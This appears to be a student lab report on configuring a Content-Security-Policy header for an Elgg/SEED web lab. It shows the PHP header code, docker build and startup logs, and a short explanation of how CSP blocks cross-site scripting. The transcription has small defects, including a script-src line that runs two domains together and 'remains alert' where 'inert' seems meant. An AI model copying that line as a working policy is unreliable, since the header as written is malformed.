GNU nano 4.8          phpindex.php          Modified
<?php
$cspheader = "Content-Security-Policy:".
    "default-src 'self';".
    "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.example70.co*.example60.com;".
    "";
header($cspheader);
?>

<?php include 'index.html';?>
```

The terminal window shows the command: Downloads — seed@ip-172-31-89-15: ~/Labsetup/image\_www/csp — ssh -L 5901:localhost:5901 -i cybrproject3.pem ubuntu...  
The file being edited is phpindex.php. The content of the file is displayed in the nano editor, showing a Content-Security-Policy header with specific nonce values for self and external domains.

### Rebuild everything using dcbuild



```
[seed@ip-172-31-89-15:~/Labsetup/image_www/csp$ dcbuild
Building elgg
Step 1/11 : FROM handsonsecurity/seed-elgg:original
--> e7f441caa931
Step 2/11 : ARG WWWDir=/var/www/elgg
--> Using cache
--> ff2e5e2f9042
Step 3/11 : COPY elgg/settings.php $WWWDir/elgg-config/
--> Using cache
--> 7af20f46acf
Step 4/11 : COPY elgg/dropdown.php elgg/text.php elgg/url.php $WWWDir/vendor/elgg/elgg/views/default/output/
--> Using cache
--> 8a9eea8c668c
Step 5/11 : COPY elgg/input.php $WWWDir/vendor/elgg/elgg/engine/lib/
--> Using cache
--> 49b5e35f7a3
Step 6/11 : COPY elgg/ajax.js $WWWDir/vendor/elgg/elgg/views/default/core/js/
--> Using cache
--> 1fa299345bc2
Step 7/11 : COPY apache_elgg.conf /etc/apache2/sites-available/
--> Using cache
--> ca6163c160ba
Step 8/11 : RUN a2ensite apache_elgg.conf
--> Using cache
--> 32b8d79839ce
Step 9/11 : COPY csp /var/www/csp
--> d4ddalccb33a
Step 10/11 : COPY apache_csp.conf /etc/apache2/sites-available
--> 6137aa7e9932
Step 11/11 : RUN a2ensite apache_csp.conf
--> Running in 81021cc3d65e
```


The terminal window shows the command: Downloads — seed@ip-172-31-89-15: ~/Labsetup/image\_www/csp — ssh -L 5901:localhost:5901 -i cybrproject3.pem ubuntu...  
The command dcbuild is being run, which performs 11 steps of building the elgg application. The steps involve copying various configuration files and running commands like RUN and a2ensite.

## Execute everything using dcup

```
● ● ● Downloads — seed@ip-172-31-89-15: ~/Labsetup/image_www/csp — ssh -L 5901:localhost:5901 -i cybrproject3.pem ubuntu...
----> Using cache
----> ade837adf53a
Step 7/7 : COPY elgg.sql /docker-entrypoint-initdb.d
----> Using cache
----> 6cf06d0ebc26

Successfully built 6cf06d0ebc26
Successfully tagged seed-image-mysql:latest
[seed@ip-172-31-89-15:~/Labsetup/image_www/csp$ dcup
Starting mysql-10.9.0.6 ... done
Recreating elgg-10.9.0.5 ... done
Attaching to mysql-10.9.0.6, elgg-10.9.0.5
mysql-10.9.0.6 | 2023-10-05 05:21:23+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-10-05 05:21:23+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2023-10-05 05:21:23+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-10-05T05:21:24.231938Z 0 [System] [MY-010116] [Server] /usr/sbin/mysqld (mysqld 8.0.22) starting as process 1
mysql-10.9.0.6 | 2023-10-05T05:21:24.243723Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
mysql-10.9.0.6 | 2023-10-05T05:21:24.747843Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
elgg-10.9.0.5 | * Starting Apache httpd web server apache2 *
mysql-10.9.0.6 | 2023-10-05T05:21:24.907639Z 0 [System] [MY-011323] [Server] X Plugin ready for connections. Bind-address: ':' port: 33060, socket: /var/run/mysqld/mysql.sock
mysql-10.9.0.6 | 2023-10-05T05:21:24.933658Z 0 [System] [MY-010229] [Server] Starting XA crash recovery...
mysql-10.9.0.6 | 2023-10-05T05:21:24.962476Z 0 [System] [MY-010232] [Server] XA crash recovery finished.
mysql-10.9.0.6 | 2023-10-05T05:21:25.030183Z 0 [Warning] [MY-010068] [Server] CA certificate ca.pem is self signed.
mysql-10.9.0.6 | 2023-10-05T05:21:25.031289Z 0 [System] [MY-013602] [Server] Channel mysql_main configured to support TLS. Encrypted connections are now supported for this channel.
mysql-10.9.0.6 | 2023-10-05T05:21:25.036660Z 0 [Warning] [MY-011810] [Server] Insecure configuration for --pid-file: Location '/var/run/mysqld' in the path is accessible to all OS users. Consider choosing a different directory.
mysql-10.9.0.6 | 2023-10-05T05:21:25.076080Z 0 [System] [MY-010931] [Server] /usr/sbin/mysqld: ready for connections. Version '8.0.22' socket: '/var/run/mysqld/mysqld.sock' port: 3306 MySQL Community Server - GPL.
```

As we can see, the changes we made in the phpindex.php were effective, as Task 1,2,4,5,6 is now OK.



#### Please explain why CSP can help prevent Cross-Site Scripting attacks.

CSP stands as a highly effective defense mechanism against XSS attacks by regulating the origins from which content can be fetched and executed on a web page. By regulating the origins from which content can be fetched and run on a webpage, CSP can defend against malicious scripts injected by potential attackers. It does this by disallowing the execution of scripts from unauthorized sources, thus rendering any rogue scripts ineffective against the web application. In the face of XSS attacks, where attackers attempt to insert harmful code. If the injected script fails to comply with the stringent CSP policy, it remains alert, rendering the

attacker's efforts pointless. Also, creating a whitelist of trusted domains or sources is another strategy it uses. Only scripts originating from these pre-approved sources are allowed to execute. Any attempt to load content from non-whitelisted domains is met with a resolute blockage, considerably diminishing the risk of XSS attacks that rely on loading malevolent scripts from external sources.